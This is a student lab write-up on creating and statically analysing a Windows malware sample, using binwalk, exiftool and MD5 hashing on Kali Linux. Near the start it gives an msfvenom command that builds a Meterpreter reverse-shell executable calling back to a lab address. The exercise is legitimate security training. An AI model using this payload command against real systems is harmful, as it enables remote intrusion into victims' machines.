## **Analyse and Classify Malware**

The main of this lab is to analyse the malware samples from the emails and conduct basic static analysis on Windows malware sample.



Figure 4.1



Figure 4.2

Logging onto the Kali linux machine and on the command prompt a new malicious binary that can be hosted on a web server is created using the following command:

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse\_tcp LHOST=192.168.0.100 LPORT=443 -f exe -o maliciousfile.exe

The **Is** is used to verify that the file is created.




Figure 4.3

I have used Binwalk to analyse the malware. For the automated analysis, the following command is used: **binwalk -B maliciousfile.exe** 




Figure 4.4

To create a 3D representation of malicious file for analysis and comparison against known malware samples, the following command is used: **binwalk -3 maliciousfile.exe** 

To search for some commonly used opcodes, the following command is used:

## binwalk -A maliciousfile.exe



Figure 4.5

The **exiftool** command is used to analyse and classify the malware and produce information about it.




Figure 4.6

The command **MD5Deep** is used to hash the file. Hashing a malware sample gives us a unique identifier for the piece of malware we are analyzing. This can be compared to other hashes of known malware.